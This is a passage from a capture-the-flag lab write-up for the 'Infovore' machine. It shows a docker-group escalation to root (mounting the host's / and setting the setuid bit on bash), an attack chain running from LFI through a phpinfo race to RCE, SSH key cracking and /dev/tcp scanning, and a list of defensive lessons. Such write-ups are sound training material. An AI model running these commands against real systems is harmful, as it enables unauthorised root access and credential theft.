cat /root/root.txt
admin@infovore:~$ docker run -dit -v /:/mnt/root theart42/infovore
876a2359488f3ca1183415924036abe13a2de6b8100458f96d77961fe9cec444
root@876a2359488f:/mnt/root/bin# chmod u+s bash
root@876a2359488f:/mnt/root/bin# exit
admin@infovore:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1029624 Mar 25  2019 /bin/bash
admin@infovore:~$ bash -p
bash-4.3# cat /root/root.txt
FLAG{And_now_You_are_done}
The s in -rwsr-xr-x is the proof the change landed on the host's binary from inside the container. bash -p keeps root's euid (without -p, bash drops the privilege on noticing the real and effective UIDs differ) and returns FLAG{And_now_You_are_done}.
Box pwned.
Attack chain
port 80 ("Include me ...")  ->  parameter fuzzing (1 of 220,564)  ->  filename (LFI, /etc/passwd only)
    └─> info.php: file_uploads On + $_FILES leaked  ->  phpinfo() race condition  ->  LFI2RCE
            └─> www-data in a container (/.dockerenv, IP 192.168.150.21)  ->  /.oldkeys.tgz  ->  ssh2john/john
                    └─> choclate93 -> su root in the container  ->  key commented admin@192.168.150.1
                            └─> /dev/tcp: 22 and 80 on the gateway  ->  ssh admin@192.168.150.1
                                    └─> docker group  ->  -v /:/mnt/root  ->  chmod u+s bash  ->  root
Lessons learned
- An LFI that reads a single file can still be RCE. With
file_uploads Onand a reachablephpinfo(), the race condition turns reading into execution;include()does not read, it executes. phpinfo()in production is dangerous. It leaks the uploaded file'stmp_name, the exact piece the race needs, and confirms the directive that makes it possible in the first place.- A race is not won serially. The bash script fails because it fires the requests one after another; you need hundreds of threads for one of them to land inside the window.
- Three signals give away a container: a hexadecimal
hostname, an IP that does not match the one you scanned and, above all, the/.dockerenvfile. Recognising it changes the plan: break out first, escalate later. - With no tooling, bash is the scanner.
/dev/tcpdiscovers the host and its ports without uploading a single binary, and that is where an SSH that did not exist from outside shows up. - The same passphrase gets reused.
choclate93encrypted two different keys and was also the container'srootpassword. - Being in the
dockergroup is being root. Mounting the host's/inside a container and touching/bin/bashis instant escalation; thedockergroup is not a "user-level" permission.